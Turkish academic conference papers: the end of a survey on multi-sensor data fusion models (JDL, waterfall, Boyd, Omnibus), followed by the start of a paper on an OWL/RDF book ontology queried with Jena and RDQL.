Veri füzyon fikri yeni olmamasına rağmen yeni algılayıcıların ortaya çıkması, teknolojinin ilerlemesi ve gelişen donanımın düzelmesi gerçek zamanlı veri füzyonunun artarak mümkün kılınmasını sağlamaktadır [15,16]. 1970'lerin başlarında itibaren bilgisayar alanındaki gelişmeler yapay zekâ programlarına uygulama alanları sağlamıştır [17]. Hesaplama ve algılamadaki yeni gelişmeler insanların ve hayvanların veri füzyon kabiliyetlerinin donanım ve yazılımda bir benzerliğinin oluşturulmasını sağlamıştır. Amerika Savunma Dairesi (DoD, U.S. Department of Defence) tarafından yapılan önemli harcamalar sayesinde veri füzyon teknikleri ilgili tekniklerin toplamından daha da hızlı geliştirilmiştir. Gerçek mühendislik kuralları, belirli bir standartlaştırılmış özel anlamlı terimlerle, güçlü matematiksel modellerin toplamıyla ve kabul edilen sistem tasarım ilkeleriyle kuvvetlendirilmiştir [7,12,18].

Son yıllarda çoklu algılayıcı veri füzyonu hem askeri hem de askeri olmayan uygulamalarda önemli bir yere sahip olmaktadır. Veri füzyon teknikleri, bir tek algılayıcı kullanılarak elde edilen sonuçlardan daha da geliştirilmiş hassasiyet elde etmek için çeşitli algılayıcılardan aldığı veriyi ve ortak olan veri tabanından aldığı ilgili bilgileri birleştirmektedir [18,19].

Veri füzyonundaki kritik problem, algılayıcılardan gelen verilerin toplanması yada karmaşık yapılara uygulanmasının dışında problemin kesin sonucunda karmaşık algoritmalar ve paralel işlemciler kullanmak suretiyle analiz edilmesidir. Buradaki diğer bir önemli husus ise

ilk başta işlenen algılayıcı verilerinin karar sistemine uygun bir zaman içinde uygun bir bilgi biçiminde verilmesidir.

Veri füzyonu canlıların her zaman yaptıkları ama farkında olmadıkları bir işlemdir. İnsanlar ve hayvanlar çeşitli duyularını kullanarak, yeteneklerini geliştirir ve bunları hayatta kalmak için kullanır. Örneğin, sadece görme ve dokunma duyularına bağlı olarak bir maddenin yenilebilirliğine değer biçmek mümkün olmayabilir, fakat yenilebilirliğin değeri görme, dokunma, koklama ve tatmanın bir kombinasyonu ile sağlanabilir. Benzer olarak, göremeyen biri için olması yakın tehlikelerin uyarısını işitme duyusu sağlayabilir. Bu nedenle, çok algılayıcı veri füzyon, tehditlerin kimliğinin ve çevrenin daha kesin değerlendirilmesini yapmak için, yani yaşama şanslarını artırmak için doğal olarak insan ve hayvan tarafından istek dışı olarak da olsa yapılmaktadır [4].

Çoklu algılayıcı veri füzyon uygulamaları geniş bir alana yayılmıştır. Askeri uygulamalarda; otomatik hedef tanıma (akıllı silahlar), insansız taşıtlara rehberlik, uzaktan algılayıcı, dost-düşman-tarafsız-tanıma sistemleri gibi savaş alanı gözetimi ve otomatik tehlike tanıma sistemlerini içine alır [20]. Askeri olmayan uygulamalarda, imalat işleminin kontrol edilmesi, karmaşık makinecilik için kontrol edilmesi, robotik ve tıbbi uygulamaları içine alır [21]. Veri birleştirme teknikleri, sayısal sinyal işlemini, istatistiksel tahmini, kontrol teorisini, yapay zekâyı ve klasik sayısal metotları içine alan daha geleneksel prensiplerin değişik uygulama biçimlerinden çıkarılmıştır [22,23]. Tarihsel olarak veri füzyon metotları öncelikle askeri uygulamalar için geliştirilmiştir. Bununla beraber, son zamanlarda bu metotlar sivil uygulamalarda da uygulanmaktadır ve iki alan arasında bilgi paylaşımı gerçekleştirilmektedir.

Prensipite, çoklu algılayıcı veri füzyonu tek kaynaklı verinin değerlendirilmesine göre daha fazla avantaja sahiptir. Bu avantajlara ilaveten

eş kaynaklı verinin birleştirilmesiyle incelenen ve nitelendirilebilen bir büyüklüğe hassasiyeti artırabilen çeşitli tipteki algılayıcıların kullanılmasıdır. Örneğin uçak gibi hareket eden bir nesnenin, hem bir titreşim radarla hem de kızılötesi görüntü algılayıcı ile gözlenmesi sağlanır. Radar, uçağın menziline kesin olarak karar vermeyi sağlar ancak uçağın açısız yönüne karar vermek için sınırlı bir kabiliyete sahiptir. Aksine, kızılötesi görüntü algılayıcı uçağın açısız yönüne tam olarak karar verebilir fakat mesafe ölçmek için yetersizdir. Bu iki tipteki gözlem verileri tam olarak algılayıcı verilerinin birleşmesiyle, iki bağımsız algılayıcı ile elde edilenden daha iyi bir yer tespiti sağlar [7].

Veri füzyonun gerçekleştirilmesi sürecinde kullanılması muhtemel algoritma ve yapılar ise şu şekilde sıralanmaktadır. Kalman filtreleme algoritmaları, bayesian ağları ve bayesian teknikleri, demster-shafer algoritması, regresyona dayalı teknikler (Step-wise regression ve multiple regression), sınıflandırma ağacı (Classification trees), duruma dayalı muhakeme (Case-based reasoning), veri görselleştirme (Data visualization), bulanık sorgulama ve analiz (Fuzzy query and analysis), doğrusal diskriminant analizi (Linear discriminant analysis), kalıp/örnek tanıma (Pattern recognition), temel bileşen analizi (Principle component analysis), yapay sinir ağları (Artificial neural Networks) ve genetik algoritma (Genetic algorithm).

## 3. Veri Füzyonun Uygulanması

Belirli bir uygulama için veri füzyon işleminin uygulanmasında dikkat edilmesi gereken önemli noktalar şunlardır:

- Belirlenmiş olan uygulama için hangi tür algoritmaların ve tekniklerin uygun ve en iyi yöntem olduğunun kararının verilmesi,
- Ne tür veri füzyon mimarisinin kullanılacağına kararının verilmesi,
- Her bir bağımsız algılayıcıdan gelen verilerden maksimum oranda istenen verileri almak için hangi işlemler gerekir,


- Veri füzyon işlemiyle hangi hassasiyetle gerçeğe uygun verilere ulaşılabilir,
- Dinamik yapıda füzyon işlemi nasıl en iyileenebilir (optimize),
- Verinin elde edildiği ortam toplam çalışmayı nasıl etkiler,
- Çok algılayıcı veri füzyon hangi şartlar altında sistemi düzeltir.

#### 4. Veri Füzyon İşlem Modelleri

Veri füzyonunun teknolojiye uygulanabilirliğinin engellerden biri uygulamaya yönelik birleşim işlemi yapan bir terminolojinin eksikliğidir. Dost-düşman ayırt etme sistemleri gibi askeri uygulamalarda savaş alanı gözetimi ve otomatik hedef tanıma gibi ilişkili fakat farklı uygulamalar, korelasyon ve veri füzyon gibi temel ifadeler için farklı tanımlamalarla kullanılır. Askeri araştırmacılar ve sistem geliştiriciler arasındaki bilgi paylaşımını ve haberleşmeyi ilerletmek için 1986 yılında çeşitli laboratuvarların yöneticileri bir araya gelerek (JDL, the U.S. Defense of Department's Joint Directors Laboratories) veri füzyon çalışma grubunu

kurmuşlardır. Bu çalışma grubu veri füzyonuyla ilgili terminolojiyi oluşturmak için çalışmalarına başlamış ve bu çalışmaların sonucunda veri füzyon için bir işlem modeli ve veri füzyon sözlüğü oluşturmuşlardır[23]. JDL tarafından oluşturulan veri füzyon işlemine ait üst düzey işlem modeli şekil 1'de gösterilmiştir [12].

**JDL modeli;** JDL modeli genellemidir ve sadece ortak bir alanda anlama ve tartışmalarla zemin hazırlayarak veri füzyonundaki çalışmalara ilerleme katmaktadır. Veri füzyon işlemi modellenen işlevleri yerine getirmek için algoritmaların ve tekniklerin kategorilerin hiyerarşik bir taksonomisi ile artırılır. JDL modeli aslında askeri uygulamalar için geliştirilmiş olsa da askeri olmayan uygulamalar içinde açıkça uygulanabilir. Örneğin 3. seviye işlemi tehlike inceliğinin kapsamı potansiyel sistemin mekanik hatalarının ayırt edilmesinde kullanılır. Bu nedenle JDL modeli askeri olmayan uygulamalar için de kullanışlıdır denilebilir. Gerçekten JDL model terminolojisi veri füzyon işleminin uygulandığı her kesimde geniş kabul görmüş ve kullanılmıştır.



Şekil 1. JDL modeli

*Bilgi kaynakları;* şu üç şekilde olabilir ve giriş değerleri olarak kullanılabilir: 1) Yerel algılayıcılardan gelen veriler bir veri füzyon sistemiyle birleşir. 2) Çeşitli yerlerde dağıtılmış olarak bulunan algılayıcılar füzyon sistemine elektronik yolla bağlanır. 3) Referans verileri

gibi diğer verilerde sisteme eklenir.

*İnsan bilgisayar etkileşimi (HCI);* komutların bilgi gereksinimleri, sonuçların insana yorumlanması, insanların ürettikleri sonuçların bilgisayara aktarılması gibi işlemlerin gerçekleşmesi sağlanır.

*Kaynak ön işlem (İşlem düzenleme);* ilk işlem veriyi uygun işlemlere ayırmak ve verilere ait öncül bölmeleri yerine getirmektir. Kaynak ön işlemi, veri füzyon sisteminin yükünü veriyi uygun işlemlere ayırarak azaltır.

*1.Seviye İşlem (Nesne artıma);* bu yöntem birbirinden ayrı nesnelere temsil eden artırılmış işaretlerin konumsal, parametrik ve benzerlik bilgilerini birleştirir. 1.seviye işlemi dört ana işlevden oluşur. 1) Dönüştürülmüş algılayıcı verileri uygun bölümlere ve koordinatlara ayrılır. 2) Bir nesnenin pozisyonu, kinematığı ve nitelikleri zaman içinde incelenir. 3) Verilerin istatistiksel tahmin tekniklerinde uygulanabilmesi sağlanır. 4) Bir nesnenin tanımını veya sınıflandırmasını gerçekleştirmek için istenen bilgilere ayrılır.

*2. Seviye İşlem (Durum artıma);* nesnelere olaylar arasındaki mevcut zamandaki ilişkilerin tanımının yapıldığı işlemidir. Durum artıma, nesnelere ilişkisel bilgilerini (fiziksel yakınlık, iletişim, nedenler ve diğer ilişkiler) anlamsal ifadelerle dönüştürmeye çalışır. Bu analiz çevresel bilgilerin kapsamında radyo elektrik, hidroloji, hava ve diğer faktörler hakkında yapılmıştır.


*3. Seviye İşlem (Tehlike artıma);* şu anki mevcut sistemin gelecek zamandaki düşman tehditleri, dost ve düşman savunmaları hakkında sonuç çıkarımlarını gerçekleştirir. Tehlike değerlendirmesinin yapılması özellikle zordur. Çünkü sadece olası sonuçları hesaplamakla değil, düşman öğretisi, hazırlık seviyesi, politik çevre ve şimdiki durum hakkında bilgiye dayanmış bir düşmanın amacına değer biçmek gerekir. Oyun teorilerinde 3. seviye işlemi uygulanmaktadır.

*4. Seviye İşlem (İşlem artıma);* bir meta-işlem (yarı-işlem), diğer işlemlerle birlikte genel mimari yapısına katılabilir. 4. seviye işlem dört temel işlevi yerine getirebilir. 1) Gerçek zamanlı kontrol ve uzun dönem performans hakkında bilginin sağlanmasında veri füzyon yönteminin başarısını belirler. 2)Çok seviyeli

füzyon işleminin geliştirilmesi için ne tür bilginin gerekli olduğunu tanımlar. 3) Uygun verileri toplayabilmek için ne tür kaynaklara gerek olduğuna (ne tür algılayıcı, ne tür özel amaçlı algılayıcı ve ne tür veri tabanı) karar verir. 4) Gerekli kaynakları hedeflenen amaçları başarmak için yönlendirir.

Bu son işlem çok özel veri füzyon tanımlamalarının dışında da olabilir. Bundan dolayı 4. seviye işlem veri füzyon modeline tarafı olarak içinde veya dışında gösterilmektedir.

**Şelale İşlem Modeli;** Şelale modeli düşük seviyeli füzyon işlemlerinde kullanılmaktadır [24,25]. Şekil 2'de bu modele ait yapı verilmiştir. Bu modelin temel aldığı yapı ise JDL modelidir. Burada sırasıyla oluşturulmuş olan kısımlardan algılama ve sinyal işlemi JDL modelinde belirtilen kaynak ön işlemi ile aynı görevi üstlenmektedir. Özellik çıkarım ve örnek işleme JDL modelindeki nesne artıma işlemiyle aynıdır. Karar oluşturma ise JDL modelindeki tehlike artıma işlemine denk düşmektedir. Şelale modeli İngiltere'de savunma sistemleri için veri füzyonu modeli olarak kullanılmıştır. Ancak başka yerlerde başarılı olarak kullanılmamıştır [26].




Şekil 2. Şelale modeli

**Boyd Modeli;** Boyd modeli JDL modeli temel alınarak çember yapısını meydana getiren dört kısımdan oluşur. Buna Boyd kontrol çemberi veya




OODA gözü (Observe-Oriente-Decide-Act) olarak isimlendirilir ve askeri bilgi sistemlerinde kullanılır. Bu yapı şekil3’de gösterilmiştir.



Şekil3. Boyd modeli

**Omnibus Model;** Omnibus modeli 1999 yılında Bedworth ve O’Brien tarafından oluşturulmuştur [26]. Bu modele ait yapı şekil4’de verilmiştir. Bu model, JDL modelinin aksine işlemleri Boyd modeli gibi çember bir yapı oluşturacak şekilde düzenlenmiştir. Ancak Boyd modelinden daha ayrıntılı işlemlere sahiptir. Omnibus modeli çok yönlü olmasına rağmen algılayıcılardan gelen verilerin dağılmasından dolayı sistemin denenmesinin sağlanamaması ve farklı uygulamalar için yeniden kullanılmaması nedeniyle fazla uygulama alanına sahip değildir.



Şekil 4. Omnibus modeli

## 5. Sonuç

Çoklu algılayıcı veri füzyon teknolojisi hızla gelişmektedir. Yeni algoritmalar geliştirmek, var olan algoritmaları iyileştirmek ve farklı veri füzyon uygulama alanları için bu tekniklerin nasıl bir mimariye yerleştirileceğine dair bir çok araştırma ve çeşitli fikirler vardır.

Çoklu hipotez uygulamaları, olası veri birleşme metodları, rastgele takım teorisi, yapay sinir ağları, genetik algoritma, bulanık mantık, uzman sistemler vb. yapılar bu tür problemlerin çözümünde kullanılmaya başlanmıştır.

Veri füzyon işlemi; algoritma gelişim testi ve değişimi, teknolojinin sistematik değişimleri için yüksek standartlar üzerinde durmada, gerçek uygulama alanlarında belirli bir disiplin yapısı kullanmaya ihtiyaç duymaktadır. Robotik uygulamalar, endüstriyel alanlarda, sistemlerin kontrolü ve muhakemesi gibi askeri olmayan uygulamalarda yapay zeka tekniklerinin kullanımı ile veri füzyonu gelecekte de üzerine dair çalışmaların yapılacağı bir alandır.

## Kaynaklar

- [1]. Brooks, R.R. ve Iyengar, S. S., “Multi-sensor fusion: Fundamentals and applications with software”, Prentice Hall Inc., Upper Saadle River, New Jersey (1998).
- [2]. Wald, L., “Some terms of reference in data fusion”, IEEE Trans. Geosci. Remote Sensing, vol: 37, 1190-1193 (1999).
- [3]. Manyika, J. ve Durrant-Whyte, H., “Data fusion and sensor management: a decentralized information-theoretic approach”, Ellis Horwood, (1994).
- [4]. Hall, L., D. ve Llinas, J., “An introduction to multisensor data fusion”, Proceedings of the IEEE, 85(1):1 6-23 (1997).

[5]. Luo, R. C. ve Kay, M. G., “Multisensor integration and fusion for intelligent machines and systems”, Ablex publishing corporation, Norwood, New Jersey (1995).

[6]. Goodman, I. R., Mahler, R. P. S. ve Nguyen, H. T., “Mathematics of data fusion”, Kluwer Academic Publisher, Dordrecht, Boston (1997).

[7]. Llinas, J., ve Waltz, E., “Multisensor data fusion”, Boston, MA: Artech House, (1999).

[8]. Durrant-Whyte, H. F., “Integration, coordination and control of multisensor robot system”, Kluwer Academic pres, Boston, MA. (1987).

[9]. Hager, G., “Task directed sensor fusion and planning”, Kluwer Academic pres, Boston, MA. (1990).

[10]. Klein, L.,A., “Sensor and data fusion concepts and application”, Tutorial texts in optical engineering , vol.TT35, SPIE optical engineering image, 1999.

[11]. Weisstein W., E., “Eric Weisstein’s world of science”, www.scienceworld. wolfram.com/physic (2003).

[12]. Hall, D., “Mathematical techniques in multisensor data fusion”, MA: Artech House, (1992,2004).

[13]. Richardson, J. M. ve Marsh, K. A., “Fusion of multi-sensor data”, Int. J. Robotics Research, 7: 78-96 (1988). [14]. McKendall, R. ve Mintz, M., “Data fusion techniques using robust statistics”, in Abidi, M. A. and Gonzales, R. C., Data fusion in robotics and machine intelligence, Academic pres, 211-244 (1992).

[15]. Hall, D. L. ve Llinas, J., “A challenge for the data fusion community I: Research imperatives for improved processing”, Proc. 7th Natl. Symp. On sensor fusion, Albuquerque, NM (1994).



- [16]. Llinas, J. ve Hall, D. L., "A challenge for the data fusion community II: Infrastructure imperatives", Proc. 7th Natl. Symp. On sensor fusion, Albuquerque, NM (1994).
- [17]. J. Gelfaud, "Selective guide to literature on artificial intelligence and expert systems", Amer. Soc. for engineering education, 1992.
- [18]. Klein, L.A., "Sensor and data fusion concepts and applications", SPIE Opt. Engineering Pres, Tutorial Text, vol. 14 (1993).
- [19]. Waltz, E., "Data fusion for C<sup>3</sup>I: A tutorial" in Command, Control, Communications Intelligence (C<sup>3</sup>I) Handbook, Palo Alto, CA:EW Communications (1986).
- [20]. Hall, D.L., Linn, R.J. ve Llinas, J., "A survey of data fusion systems", in Proc. SPIE Conf. on data structure and target classification, 1470:13-16 (1991).
- [21]. Abidi, M.A. ve Gonzalez, R.C., "Fusion of multi-dimensional data using regularization", Academic pres, Boston, MA, 415-455 (1992).
- [22]. Hall, D.L. ve Linn, R.J., "Survey of commercial software for multisensor data fusion", in Proc. SPIE Conf. Sensor fusion and aerospace applications, (1991).
- [23]. Kessler et al., "Functional description of the data fusion process", Tech Rep., Office of naval technol., Naval air development Ctr., Warminster (1992).
- [24]. Markin, M., Haris, C., Bernhardt, M., Austin, J., Bedworth, M., Greenway, P., Johnston, R., Little, A. ve Lowe, D., "Technology foresight on data fusion and data processing." The royal aeronautical society, (1997).
- [25]. Bedworth, M. D., "Source diversity and feature level fusion", IEEE Decision and control. IDC99 Proceedings, 597602 (1999).
- [26]. Bedworth, M. D. And O'Brien, J., "The omnibus model: A new architecture for data fusion?", IEEE AES Systems Magazine, 30-36 (2000).

## Ontoloji Tabanlı Bir Kitap Sorgulama Sistemi Gerçekleştirimi

Ayşegül Alaybeyoğlu, Aybars Uğur

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35100, Bornova, İzmir  
aysegul.alaybeyoglu @ege.edu.tr, aybars.ugur @ege.edu.tr

**Özet:** Bu bildiriye, RDF tabanlı bir kitap ontolojisinin hazırlanması ve ontolojinin anlamsal web ortamında kullanılmasına yönelik gerçekleştirilen bir çalışma anlatılmıştır. RDF tabanlı OWL dili ile ontoloji geliştirilmiştir. Bu ontolojide kitaplar birer RDF kaynağı olacak şekilde tasarlanmışlardır. Bu kaynaklara ait özelliklerde yine ilgili OWL yapıları kullanılarak ontoloji bünyesinde yer almıştır. İlgili ontoloji üzerinde RDQL kullanılarak sorgu işleyen ve JENA API'yi kullanan bir sistem yazılımı da tasarlanıp hayata geçirilmiştir. Böylelikle ontoloji bir RDF kaynak modeli olarak yazılım bileşenleri tarafından işlenebilmekte ve onun üzerinde tıpkı veritabanı sistemlerindeki sorgulama yaklaşımına benzer bir biçimde sorgular işletilerek ilgili RDF kaynaklarına erişim sağlanabilmektedir. Elde edilen bu kaynaklar daha sonra anlamsal web ortamında ilgili yapılar tarafından kullanılabilirler.

**Abstract:** In this paper, development and use of an RDF based book ontology within the Semantic Web environment are discussed. In the developed ontology each book item has been designed as an RDF Resource. Likewise, attributes of each resource have been included within the ontology by using proper OWL constructs. A software has also been designed and implemented in order to process and query on the related ontology by using JENA API and RDQL. Hence ontology can be processed by software components as an RDF resource model and can be queried as if it is an ordinary database. Ontology resources that are obtained by execution of appropriate queries, can be used by related components on Semantic Web environment.

**Anahtar Kelimeler:** Anlamsal Web, Ontoloji, RDF.

### 1. Giriş

Günümüzdeki web içeriğine temel oluşturan bir çok yapıya bakıldığında bu yapıların insanların okuması, anlaması ve kullanımı için tasarlanmış ve geliştirilmiş olduğu görülür. Mevcut web alt yapısında sunulan içeriğin bilgisayarca okunur ve bilgisayarca anlaşılabilir olması çok zordur fakat bunun sağlanabilmesi için de yeni bir modele gereksinim duyulmuştur. Bu yeni web modeli de "Anlamsal Web" 'tir [1].

Anlamsal Web kavramı ilk olarak Tim Berners Lee tarafından öne sürülmüştür. Anlamsal Web yeni ve ayrı bir web olmayıp, bilgilere iyi tanımlanmış anlamların verildiği, bilgisayarların ve insanların birlikte çalışmalarına imkan veren bugünkü web'in bir uzantısıdır[2].

Buradaki temel amaç iyi tanımlanmış ve ilişkilendirilmiş olan bilgilerin ve servislerin web ortamında kolay bir şekilde bilgisayarca okunabilir ve bilgisayarca-anlaşılabilir olmasını sağlayacak standartların ve teknolojilerin geliştirilmesidir[3].

Bu çalışmada da Anlamsal Web'in temel bileşeni olan ontoloji'den RDF tabanlı bir sorgulama dili olan RDQL ile sorgulama gerçekleştirimi çalışması anlatılmıştır. Bildirinin girişinde anlamsal web ile ilgili bilgiler verildikten sonra devamında uygulamamızın temelini oluşturan ontoloji, ontoloji dilleri, JENA ve RDQL teknolojilerinden bahsedilmiştir. Bir sonraki bölümde de uygulamamızın gerçekleştirimi hakkında bilgiler verilmiştir. Uygulamamızda kitap domaini için bir ontoloji hazırlanmıştır.

Daha sonrada ontolojimizde anlamsal olarak tuttuğumuz bilgileri RDQL ile sorgulamış ve sorgumuza karşılık gelen cevabı elde etmiş bulunmaktayız. Sonuç bölümünde ise gerçekleştirdiğimiz uygulamanın sonuçları değerlendirilmiş ve gelecekte hedeflenen çalışmalardan bahsedilmiştir.

## 2. Sistemin Alt Yapısını Oluşturan Teknolojiler

### Ontoloji

Anlamsal Web'in en temel bileşeni olan ontoloji, kavramlar arasındaki ilişkileri formal olarak içeren bir dokümandır. Sözlük anlamı "varlık bilmi" olarak tanımlanan ontolojilerin bilgisayar biliminde en çok kabul gören tanımı ise "kavramsallaştırmanın biçimsel ve açıkça belirtilmesi"dir[1]. Burada kavramsallaştırma ile kast edilen, belirli bir ön alanda, bu ön alana ait soyut model oluşturma anlamına gelmektedir. Ontolojiler herhangi bir alanda standart olarak kullanılacak ortak ve paylaşılan sözcük kümelerini (vocabulary) veya terminolojiyi belirler.

### Ontoloji Dilleri (OWL ve RDF)

Ontolojiler, ontoloji dilleri ile tanımlanmaktadır. Bir çok alan için değişik ontoloji dillerinde ontolojiler geliştirilmektedir. Bu dillerden en çok kullanılanları RDF (Resource Description Framework) ve OWL (Web Ontology Language)'dur. RDF'de her kaynağın bir URI'ye sahip olması ile ve nesne, fiil, özne üçlününün yer alması, anlamın ifade edilmesini sağlamaktadır. İlgili üçlüler de XML tag'ları ile ifade edilmektedirler[2]. RDFS (RDF Schema) gösterimi, RDF veri modelini genişleten bir tip sistemidir. Bu tip sistemi, bir alanda kullanılacak olan sözcük kümesini tanımlar. Bu sözcük kümesi de bir alanda kullanılacak olan nesnelere, nesnelere arasındaki alt/üst küme ilişkileri, özellikler, özelliklerin alabileceği değerleri tanımlar.[4]. Bir başka çok sık kullanılan ontoloji dili ise OWL (Web Ontology Language)'dur. OWL dili RDF diline bir eklentidir ve OWL Full, OWL DL, OWL Lite olmak üzere üçe ayrılmıştır. OWL dili ile özellikler, nesne ve veri

tipi olmak üzere ikiye ayrılmış, küme işlemleri getirilmiş, özelliklerin alabileceği değerler üzerinde kısıtlamalar koyabilme ve eşleme ilişkileri tanımlayabilme sağlanmıştır [6].

### Sorgulama

Ontoloji oluşturulduktan sonra, yapılabilecek işlemlerden birisi de ontolojide tutulan bilgilerin bir ontoloji sorgulama dili ile sorgulanmasıdır. RDF tabanlı herhangi bir ontolojinin Java kullanılarak modelinin oluşturulup üzerinde sorgulamanın ve çıkarsamanın yapılabilmesi için JENA çerçevesi kullanılabilir. Bu çalışmada da ontolojimiz RDF tabanlı olduğu için RDF tabanlı bir sorgulama diline ihtiyaç vardır. Bunun için de JENA yazılım çerçevesi içerisinde yer alan RDQL sorgulama dili [10] kullanılmıştır.


### 3. Sistem

#### Ontolojinin Oluşturulması


Ontoloji tabanlı bir sistem hazırlandığı için kaynakları tanımlayan bir ontolojinin olması gerekmektedir. Bu nedenle bu çalışma kapsamında bir ontoloji geliştirilmiştir. Sistem, kitap sorgulama ile ilgili olduğu için ontoloji Kitap kaynaklarını ve onların sahip olduğu özellikleri (adı, yazarları, basım yılı, vb) içermektedir. Ontolojiyi tasarlama ve hayata geçirmede kullanılan ontoloji dili Ontoloji Web Language (OWL)'dir. Haliyle yukarıda bahsedilen kaynaklar ontolojide birer Owl Individual'ı olarak yer almaktadır. Ontolojiyi geliştirmek için OWL'ın kullanılmasının nedeni bu dilin W3C (World Wide Web Consortium) tarafından standart kabul edilmesidir.

Ontolojiyi oluşturmak için Protege [11] ontoloji geliştirme editörü kullanılmıştır. Protege, sistem geliştiricileri ve uzmanları tarafından bilgi tabanlı sistemlerin geliştirilmesi amacıyla kullanılan entegre bir yazılım aracıdır.

Şekil 1'de kitap ontolojisinin geliştirilmesi sırasında kullanılan Protege 3.2'nin grafiksel kullanıcı arayüzü verilmiştir.



Şekil 1: Protege 3.2 editöründe ontolojinin geliştirilmesi sırasında elde edilen ekran görüntüsü



Şekil 2: Ontolojideki individualların (kitap kaynaklarının) Protege individual editörü kullanılarak hazırlanması

### Ontolojide Individualların Oluşturulması

Bu ontolojiye bağlı olarak hazırlanan kitap kaynakları (individualları) da yine editör aracılığıyla Şekil 2 'de gösterildiği gibi ontolojiye dahil edilmiştir.

### Ontoloji OWL kodu

Hazırlanan ontolojide kitap kaynakları ve bu kaynaklara ait özellikler (ISBN, Ad, Yayınevi, Basım yılı ve yazarları) yer almıştır. Kitap kaynakları haricinde yazarlar da ontoloji de birer OWL Individual'ı olarak bulunmuşlardır. Aşağıda sistemin ontolojisinden bir kesit verilmiştir:

```
<?xml version="1.0"?>
<rdf:RDF
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:owl="http://www.w3.org/2002/07/owl#"
  xmlns="http://alaybeyoglu.googlepages.com/kitaplar.owl#"
  xml:base="http://alaybeyoglu.googlepages.com/kitaplar.owl">
  <owl:Ontology rdf:about="" />
  <owl:Class rdf:ID="Yazar" />
  <owl:Class rdf:ID="Kitap">
    <rdfs:subClassOf rdf:resource="http://www.w3.org/2002/07/owl#Thing" />
    <rdfs:subClassOf>
      <owl:Restriction>
        <owl:maxCardinality
  rdf:datatype="http://www.w3.org/2001/XMLSchema#int"
  >1</owl:maxCardinality>
        <owl:onProperty>
          <owl:DatatypeProperty rdf:ID="ISBN" />
        </owl:onProperty>
      </owl:Restriction>
    </rdfs:subClassOf>
  </owl:Class>
  <owl:ObjectProperty rdf:ID="Kitap_Yazar">
    <rdfs:domain rdf:resource="#Kitap" />
    <rdfs:range rdf:resource="#Yazar" />
  </owl:ObjectProperty>
  <owl:DatatypeProperty rdf:about="#ISBN">
    <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
    <rdfs:domain rdf:resource="#Kitap" />
  </owl:DatatypeProperty>
  <owl:DatatypeProperty rdf:ID="Kitap_Ad">
    <rdfs:domain rdf:resource="#Kitap" />
    <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
  </owl:DatatypeProperty>
  <owl:DatatypeProperty rdf:ID="Isim">
    <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
    <rdfs:domain rdf:resource="#Yazar" />
  </owl:DatatypeProperty>
  </rdf:RDF>
```

```
</owl:DatatypeProperty>
<owl:DatatypeProperty rdf:ID="Kitap_Yil">
  <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#int" />
  <rdfs:domain rdf:resource="#Kitap" />
</owl:DatatypeProperty>
<owl:DatatypeProperty rdf:ID="Soyisim">
  <rdfs:domain rdf:resource="#Yazar" />
  <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
</owl:DatatypeProperty>
<owl:DatatypeProperty rdf:ID="Email">
  <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
  <rdfs:domain rdf:resource="#Yazar" />
</owl:DatatypeProperty>
<owl:DatatypeProperty rdf:ID="Kitap_Yayınevi">
  <rdfs:range rdf:resource="http://www.w3.org/2001/XMLSchema#string" />
  <rdfs:domain rdf:resource="#Kitap" />
</owl:DatatypeProperty>
<Yazar rdf:ID="Yazar_01">
  <Email rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  ></Email>
  <Soyisim rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  >Russell</Soyisim>
  <Isim rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  >Stuart J.</Isim>
</Yazar>
<Yazar rdf:ID="Yazar_02">
  <Isim rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  >Peter</Isim>
  <Email rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  >norvig@gmail.com</Email>
  <Soyisim rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
  >Norvig</Soyisim>
</Yazar>
  <Kitap rdf:ID="Kitap_01">
    <Kitap_Yazar rdf:resource="#Yazar_01" />
    <Kitap_Yazar rdf:resource="#Yazar_02" />
    <ISBN rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
    >0130803022</ISBN>
    <Kitap_Yayınevi rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
    >Prentice Hall</Kitap_Yayınevi>
    <Kitap_Ad rdf:datatype="http://www.w3.org/2001/XMLSchema#string"
    >Artificial Intelligence: A Modern Approach</Kitap_Ad>
    <Kitap_Yil rdf:datatype="http://www.w3.org/2001/XMLSchema#int"
    >2003</Kitap_Yil>
  </Kitap>
</rdf:RDF>
```



Verilen kesitte Artificial Intelligence: A Modern Approach adlı kitap ve bu kitabın sahip olduğu yazarlar (Russel and Norvig) birer OWL class örneği olarak ontolojide yer almışlardır. Buna göre “Kitap\_01” bir Kitap individual’ıdır. Bu kitabın da yazarları Yazar\_01 ve Yazar\_02, Yazar class’ının individuallarıdır.

### Sorgulama İşlemi

Hazırlanan sorgulama sistemi Java Platformu’nda geliştirilmiş olup JENA çatısına [8] ait uygulama geliştirme kütüphanesini kullanılmaktadır. Kullanılan Java çalışma ortamı sürümü 1.5’tir ve JENA kütüphanesinin ise 2.2 sürümü kullanılmıştır.

Sistemde izlenen iş sırası öncelikle ilgili ontolojinin ağ üzerinde belli bir lokasyonda tutulan dosyasına erişimi, dosyaya eriştikten sonra ontolojinin dosyadan alınarak JENA aracılığıyla belleğe yüklenip çalışma zamanı ortamında graf modelinin oluşturulması ve bu model üzerinde RDQL kullanılarak anlamsal sorguların gerçekleştirilmesi şeklinde olmuştur.

Aşağıdaki sistem yazılım kodu parçasında ontolojinin belli bir URI’den (Universal Resource Identifier) alınarak JENA çalışma ortamında modelin oluşturulması gerçekleştirilmektedir:

```
public void load (String
descriptionUrl) { OntModel ontModel;
if (ontModel == null){
ontModel=
ModelFactory.createOntologyModel
(ProfileRegistry.Owllang);
ontModel.getDocumentManager().setProcessImports(false);
}
ontModel.read(descriptionUrl);
}
```

